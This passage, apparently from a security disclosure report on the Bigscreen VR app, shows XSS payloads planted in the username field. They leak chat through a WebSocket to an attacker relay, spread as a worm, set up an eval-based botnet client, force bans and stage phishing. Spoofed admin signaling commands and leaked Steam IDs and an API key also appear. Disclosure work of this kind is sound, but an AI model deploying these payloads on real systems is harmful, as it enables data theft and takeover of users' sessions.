
Leaking Messages. Overriding the function `sendChat` while preserving its functionality allows an attacker to expose the users messages even after the attacker has left the room. The attack adds a WebSocket to the function, which messages will also be forwarded to and would be transparent to the victim.

```
NAME = `<script>
    sendChat = function(){
        var s=new WebSocket('${attackingRelayWebSocketServerUrl}');
        s.onopen=function(){
            s.send(JSON.stringify({
                type:'chat',
                roomId:roomState.roomId,
                name:NAME,
                uuid:ACCOUNT.uuid,
                steamId:mySteamId,
                oculusId:myOculusId,
                message:$('#room-chat-input').val()
            }));
            /* (...) original body of function sendChat */
        };
    };</script>username`;
```

Creating a Worm. As previously mentioned, changes applied to the environment due to the XSS attack will persist until reset or modified by the user. This allows for victims of an XSS attack to further propagate the payload in the absence of the initial attacker. An attacker could modify the victim's `NAME` to also include an XSS payload, resulting in any future contact with other players to disseminate the payload.

To allow for perpetual propagation, the payload can be recursively crafted from a attacker defined function. For example:

```
function worm(){
  /* (...) payload */;
```



```
  NAME='<sc'+'ript>'+worm.toString()+';worm();</sc'+'ript>username';
 };
worm();
```

Finally the attacker invokes the above function, applying the changes to the local `NAME`. Users who observe the attackers username and execute the script, will also define and invoke the function, further circulating the attack.

Connecting to C&C server (botnet). When a victim is infected, the XSS payload is executed. This leads to establishing connection to C&C server. Infected victim (zombie) then awaits commands and answers with results of executed commands.


```
NAME = `<script>
    if(!window.sz || window.sz.readyState==3){
        window.sz=new WebSocket('${attackingRelayWebSocketServerUrl}');
        sz.onopen = function(){
            sz.send(JSON.stringify({
                type:'zombie-register',
                steamId:mySteamId,
                oculusId:myOculusId,
                uuid:ACCOUNT.uuid,
                name:NAME
            }));
        };
        sz.onmessage = function(e){
            var m = JSON.parse(e.data);
            if(m.type === 'zombie-cmd'){
                sz.send(JSON.stringify({
                    type:'zombie-result',
                    steamId:mySteamId,
                    oculusId:myOculusId,
                    uuid:ACCOUNT.uuid,
                    result:eval(m.cmd)
                }));
            }
            else if(m.type==='zombie-ping'){
                sz.send(JSON.stringify({
                    type:'zombie-pong',
                    uuid:ACCOUNT.uuid
                }));
            }
        };
    };</script>username`;
```

Banning victims until restart. Following payload overrides function `checkBlacklist` and forces victim to leave current room. The victim is then presented with information concerning reason of ban. The victim is banned until restart of Bigscreen application (Figure 4).

```
NAME = `<script>
    checkBlacklist = function(a){
```

9

```
        localStorage['banned'] = true;
        localStorage['banreason'] = 'Banned by attacker.';
        sendAccountToUI();
    };
    checkBlacklist();
    userWantsToLeaveRoom();
    </script>username`;
```



YOU HAVE BEEN PERMANENTLY BANNED FROM PUBLIC ROOMS

Reason

Banned by attacker.

contact@bigscreenvr.com


Figure 4. Message on victim's screen after being banned.

Phishing. Because the UI is a web application, the window can be redirected. The window did not have all of the functionality typical of a browser, however the following could be used as a phishing technique:

```
NAME = "<script>
            window.location.replace('http://example.com/');
        </script>username";
```


Additionally, a pop-up window can be crafted to display misleading information. In the following example a window will ask the player to update their drivers, thereby executing a malicious payload.

```
setErrorWarningText("Sorry! Additional VR driver is required.<br/>" +
        "Please download and install driver.");
$("#error-occurred .modal-footer button").click(function(){
    Unity.openLink('http://www.example.com/payload.exe' );
});
showErrorPrompt();
```



Sorry! Additional VR driver is required.
Please download and install driver.

Figure 5. Example of possible phishing attack. The ’OK’ button downloads a payload.



Vulnerabilities Due to Lack of Authentication:

We observed a lack of authentication when handling private room joining and communications with the Bigscreen signaling server. As a result, several potential vulnerabilities arise, to include denial of service, manipulation of public rooms, brute force attacks, and server resource exhaustion.

Event:	Kick any user from any room. Only admin should be able to do this in his room.		
Target:	Signaling API		
Category:	Denial-of-service	**Risk:**	High
Event:	Man-in-the-Room Attack.		
Target:	WebRTC		
Category:	Privacy violation	**Risk:**	High
Event:	Change room's settings (VR locks). Only admin should be able to do this in his room.		
Target:	Signaling API		
Category:	Integrity violation, Privilege escalation	**Risk:**	Medium
Event:	Possible private room ID brute forcing.		
Target:	/roomstate web API		
Category:	Privacy violation	**Risk:**	Low
Event:	Possible possible automated room creation.		
Target:	Signaling API		
Category:	Resource exhaustion	**Risk:**	Low


Table 2: Partial List of Vulnerabilities Due to Lack of Authentication

Denial of Service. The Web UI provides the functionality to message the Bigscreen signal servers concerning public room settings. We can leverage this to craft messages that preform admin tasks. Because there is no authentication verifying the true admin, spoofed messages will be respected.

User information of public rooms can be obtained from the main slider page or via a roomState request. The following browser console command will spoof an admin signal to kick `user1` from a room `room-0t6zzlsw`:

```
signal.write({
    type: "admin",
    action: "kick",
    roomId: "room-0t6zzlsw",
    targetUser: "user1"
});
```

Manipulate Admin Settings. Other settings controlled by the admin can be modified, using similiar signal messages. Message types and their responses are defined in `signal.onmessage`.




Message types that could be spoofed include room information, WebRTC information (ICE, SDP offer, SDP answer), user join and state and events. The following command will lock the bigscreen, desktop audio, 3D drawing and microphones in room `room-0t6zzlsw`.

```
signal.write({
    type: "admin",
    action: "lock",
    msg: ["lock-bigscreen",   //or "unlock-"
          "lock-desktopaudio",
          "lock-drawing",
          "lock-microphones"],
    roomId: "room-0t6zzlsw"
})
```

Enumerating Room IDs. Private rooms also do not have any authentication mechanisms. The only security measure present, is the secrecy of the room-ID. Because the UI's query for room status is simply a GET request, a brute force attack could be conducted across the entire room-ID key space. Valid rooms return relevant information while invalid room-ID's produce a 404 status code. We did not observe any limitations on room state query rate or frequency suggesting an attack with sufficient resources could leak active rooms.

Man-in-the-Room Attack. We have found that secure websocket API is further used for transport of ICE and SDP to create peer-to-peer WebRTC connections. WebRTC connection establishment is conducted without authentication and without authorization. Our proof-of-concept WebRTC application was able to connect to legitimate Bigscreen application. This lead to complete control over one end of audio/video/microphone/data streams. Our application was invisible in the VR room, because it did not send any data to other peers.



Miscellaneous Findings:

Event:	Development information leak (API key, Steam IDs, Oculus IDs).		
Target:	UI source code		
Category:	Miscellaneous	**Risk:**	Low

Event:	Development sample files leak e.g. `steamapps\common\Bigscreen\Bigscreen_Data\uiresources\HelloHTML`		
Target:	Bigscreen application files		
Category:	Miscellaneous	**Risk:**	Low

Table 3: Partial List of Miscellaneous Findings

Web UI HTTP. The web UI at `http://prod.bigscreenvr.com/ui2/9.0/ui-min.html?version=0.34.0` is not secure (HTTP). Because of this, all XSS injections described could be accomplished from a MiTM position. We recommend transitioning to HTTPS immediately.

Development information leak. The following identifying information was found in the source code of the UI.

- Steam ID: `"76561197977311142"`, Oculus ID: `"dshankar"`
- Steam ID: `"76561198062237837"`, Oculus ID: `"pjbue`
- Steam ID: `"76561198382287603"`, Oculus ID: `"return_chris"`
- Steam web API key: `"80BB96558A90B024E20340349D207B70"`

